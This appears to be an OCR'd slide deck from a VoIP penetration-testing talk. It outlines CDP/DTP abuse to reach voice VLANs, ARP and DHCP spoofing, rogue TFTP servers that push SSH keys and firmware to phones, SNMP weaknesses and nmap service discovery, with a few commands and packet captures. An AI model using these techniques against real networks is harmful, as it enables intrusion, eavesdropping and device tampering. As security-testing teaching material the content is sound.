
RJ45 Connection Pins



How to make your own Tapberry Pi



Speaker Power



Patch the Cat5 cable

CDP Sniffing and Spoofing

- Discovering Cisco devices
- Learning Voice VLAN
- Tools
  - Wireshark
  - VoIP Hopper
  - CDP-tools
  - Viproy CDP module
- Sniffing to learn the network infrastructure
- Sending a spoofed CDP packet as an IP Phone to get access to the Voice VLAN
- Connect to the Voice VLAN (802.1x, EAP-MD5)

Cisco Discovery Protocol (CDP)

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Cisco_ce:3d:81	CDP/VTP/DTP/PAgP/UDLD	CDP	442	Device ID: Switch Port ID: GigabitEthernet0/1
2	8.226800	Cisco_d7:01:12	CDP/VTP/DTP/PAgP/UDLD	CDP	130	Device ID: SEPD0C789D70112 Port ID: Port 2
3	60.009698	Cisco_ce:3d:81	CDP/VTP/DTP/PAgP/UDLD	CDP	442	Device ID: Switch Port ID: GigabitEthernet0/1
4	68.227395	Cisco_d7:01:12	CDP/VTP/DTP/PAgP/UDLD	CDP	130	Device ID: SEPD0C789D70112 Port ID: Port 2
5	120.020302	Cisco_ce:3d:81	CDP/VTP/DTP/PAgP/UDLD	CDP	442	Device ID: Switch Port ID: GigabitEthernet0/1
6	128.233745	Cisco_d7:01:12	CDP/VTP/DTP/PAgP/UDLD	CDP	130	Device ID: SEPD0C789D70112 Port ID: Port 2
7	180.023851	Cisco_ce:3d:81	CDP/VTP/DTP/PAgP/UDLD	CDP	442	Device ID: Switch Port ID: GigabitEthernet0/1
8	188.233430	Cisco_d7:01:12	CDP/VTP/DTP/PAgP/UDLD	CDP	130	Device ID: SEPD0C789D70112 Port ID: Port 2

```
▷ Frame 1: 442 bytes on wire (3536 bits), 442 bytes captured (3536 bits)
▷ IEEE 802.3 Ethernet
▷ Logical-Link Control
▽ Cisco Discovery Protocol
    Version: 2
    TTL: 180 seconds
  ▷ Checksum: 0x97e2 [correct]
  ▷ Device ID: Switch
  ▷ Software Version
  ▷ Platform: cisco WS-C3560CG-8PC-S
  ▷ Addresses
  ▷ Port ID: GigabitEthernet0/1
  ▷ Capabilities
  ▷ Protocol Hello: Cluster Management
  ▷ VTP Management Domain:
  ▷ Native VLAN: 1
  ▷ Duplex: Half
  ▷ Trust Bitmap: 0x00
  ▷ Untrusted port CoS: 0x00
  ▷ Management Addresses
  ▷ Power Available: 0 mW, 4294967295 mW,
```

Dynamic Trunking Protocol (DTP)

- Ports can be a trunk dynamically
- Default state is DTP allowed for all ports
- Port negotiation and encapsulation
  - 802.1Q/ISL
  - Enable trunking, double encapsulation
- DTP master shares VLAN information with all downstream switches
- Find the Voice VLAN and get access
- Tools
  - Yersinia
  - Viproy DTP module (not ready yet)

Dynamic Trunking Protocol (DTP)

No.	Time	Source	Destination	Protocol	Length	Info
26	6.774465000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
35	13.784641000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
36	14.785668000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
43	15.785972000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
92	37.792138000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
94	39.424585000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	48	Dynamic Trunking Protocol
102	45.801355000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
178	68.811214000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
190	76.819392000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
274	99.826775000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
294	107.837529000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol


```
▷ Frame 43: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface 0
▷ IEEE 802.3 Ethernet
▷ Logical-Link Control
▽ Dynamic Trunking Protocol
    Version: 0x01
  ▽ Domain: \000\000\000\000\000\000\000\000
      Type: Domain (0x0001)
      Length: 13
      Domain: \000\000\000\000\000\000\000\000
  ▽ Status: 0x03
      Type: Status (0x0002)
      Length: 5
      Status: 0x03
  ▽ Dtptype: 0xa5
      Type: Type (0x0003)
      Length: 5
      Dtptype: 0xa5
  ▽ Neighbor: 0c:7c:e8:46:d5:95
      Type: Neighbor (0x0004)
      Length: 10
      Neighbor: 0c:7c:e8:46:d5:95 (0c:7c:e8:46:d5:95)
```

Getting Access to the Voice VLAN

- Adding the Voice VLAN
  - max 4094 VLANs for Cisco, can be brute-forced
  - Linux


```
vconfig add eth0 VLANID
dhclient eth0.VLANID
```

  - Mac OS X
    - Settings -> Network -> Manage Virtual Interfaces



ARP Scanning and Spoofing

- ARP Scan
- ARP Spoofing
- MITM Attack
  - Hijacking
  - SSL
  - SSH keys
  - Rogue service
- Tools
  - Cain & Abel
  - Ettercap
  - Dsniff




ARP Scanning and Spoofing

- ARP Scanning
  - Finding all MAC addresses of IP phones for configuration files at the TFTP/HTTP server
  - SIP/Skinny authentication with MAC address
- ARP Spoofing and being the …
  - TFTP server (configuration, updates, SSH keys)
  - DNS server
  - Web server (management, IP phone services)
  - SIP/Skinny server/Proxy
  - RTP proxy
- MAC based filtering and authentication

DHCP Spoofing

- DHCP Sniffing
  - Finding IP range
  - Finding TFTP/HTTP
  - Finding DNS



- DHCP Spoofing
  - Suspend the DHCP server
    - DHCP consumption (request all IP addresses)
  - Become a Rogue DHCP Server
  - Send spoofed DHCP responses to the IP phones
    - Custom TFTP and DNS server

Attacking the TFTP Server

VoIP networks generally use TFTP servers for configuration, update, certificate, SSH keys management. (Web servers may be in use)

- Obtaining configuration files for MAC addresses
  - SEPDefault.cnf, SEPXXXXXXXXXXXX.cnf.xml
  - SIPDefault.cnf, SIPXXXXXXXXXXXX.cnf.xml
- Identifying SIP, Skinny, RTP and web settings
- Finding IP phones software versions and updates
- Configuration files may have username/passwords
- Digital signature/encryption usage for files
- Tools: TFTPTheft, Metasploit

Sample Configuration


- <deviceProtocol>SCCP</deviceProtocol>
- <sshUserId></sshUserId>
- <sshPassword></sshPassword>

- <webAccess>1</webAccess>
- <settingsAccess>1</settingsAccess>
- <sideToneLevel>0</sideToneLevel>
- <spanToPCPort>1</spanToPCPort>
- <sshAccess>1</sshAccess>

- <phonePassword></phonePassword>

Become the TFTP Server

- Send fake IP addresses for …
  - HTTP server
  - IP phones management server
  - SIP server and proxy
  - Skinny server
  - RTP server and proxy



- Deploy SSH public keys for SSH on IP Phones
- Update custom settings of IP Phones
  - Null ring, custom alerts
- Deploy custom OS update and code execution

SNMP Weaknesses

- SNMP protocol
  - UDP protocol, IP spoofing, no encryption
- Authentication
  - Community name (public, private, cisco)
  - SNMPv3 username/password attacks
- SNMP Software
  - SNMP management software vulnerabilities
  - Buffer overflows, memory corruptions
- Practical Attacks
  - Device configuration download and upload
  - Information gathering, code execution

IP Telephony Server Security

- Discovering Services of VoIP Servers
- Unauthorised Access to
  - Operating System
  - Management services
  - Voice recordings, CDR, VAS services

Discovering VoIP Servers

- Looking for
  - Signalling servers (e.g. SIP, Skinny, H.323, H.248)
  - Proxy servers (e.g. RTP, SIP, SDP)
  - Contact Centre services
  - Voicemail and email integration
  - Call recordings, call data records, log servers
- Discovering
  - Operating systems, versions and patch level
  - Management services (e.g. SNMP, RDP, Telnet, HTTP, SSH)
  - Weak or default credentials

Discovering the services

- NMAP
  - Port scanning, service identification

```
# nmap -sS -sV -A -p1-65535 1.1.1.1/24
```

- Metasploit Framework
  - Viproy modules to discover VoIP services
  - UDP, ARP, SNMP, SSH, telnet discovery modules
  - Brute-force and enumeration modules
- Commercial & Open Source Vulnerability Scanners
  - Nessus, Qualys, Nexpose, OpenVAS

Discovering Services

- Nmap scanning for service identification

```
# nmap -sS -sV -O -F -n -PO 192.168.2.104

Starting Nmap 4.62 ( http://nmap.org ) at 2009-03-12 14:22 EET
Interesting ports on 192.168.2.104:
Not shown: 1275 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Trolltech Troll-FTPd
23/tcp open  telnet  NASLite-SMB/Sveasoft Alchemy firmware telnetd
MAC Address: 00:40:5A:17:DF:49 (Goldstar Information & COMM.)
Device type: switch
Running: Cisco embedded
OS details: Cisco MDS 9216i switch
Uptime: 0.085 days (since Thu Mar 12 12:21:16 2009)
Network Distance: 1 hop
Service Info: Host: lgvp; OS: Linux

OS and Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.623 seconds
```

Possible Targets

- VoIP Service Suites
  - Cisco Product Family (e.g. CUCM, VOSS)
  - Alcatel-Lucent Product Family (e.g. Opentouch X)
  - Avaya Product Family (e.g. Contact Centers)
- SIP Servers
  - SIPXecs, Asterisk, FreeSwitch, Kamalio, FreePBX
- Gateways
  - Analog gateway, Proxy appliance, Media gateway
- Database Servers
- Management Software
  - HP & Dell management, Tivoli, Solarwinds

Major Problems

- Old Versions and Insecure Software
  - Especially VAS, CDR, DB, Operating System
- Insecure or Default Services
  - TFTP, telnet, SNMP, FTP, DHCP, soap services
- Weak or Default Credentials
- Web Application Vulnerabilities
  - Management applications
  - Log and reporting applications
  - End user interfaces
  - IP phone services

SIP and RTP Analysis

- Discovering VoIP Services
  - SIP, Skinny, IAX, RTP, H.248, H.323
- Credential Analysis for Signalling
- Bypass Tests for Call Restrictions and Billing
- Eavesdropping Tests

Unified Communications


- Forget TDM and PSTN
- SIP, Skinny, H.248, RTP, MSAN/MGW
- Smart customer modems & phones

- Cisco UCM
  - Linux operating system
  - Web based management services
  - VoIP services (Skinny, SIP, RTP)
  - Essential network services (TFTP, DHCP)
  - Call centre, voicemail, value added services

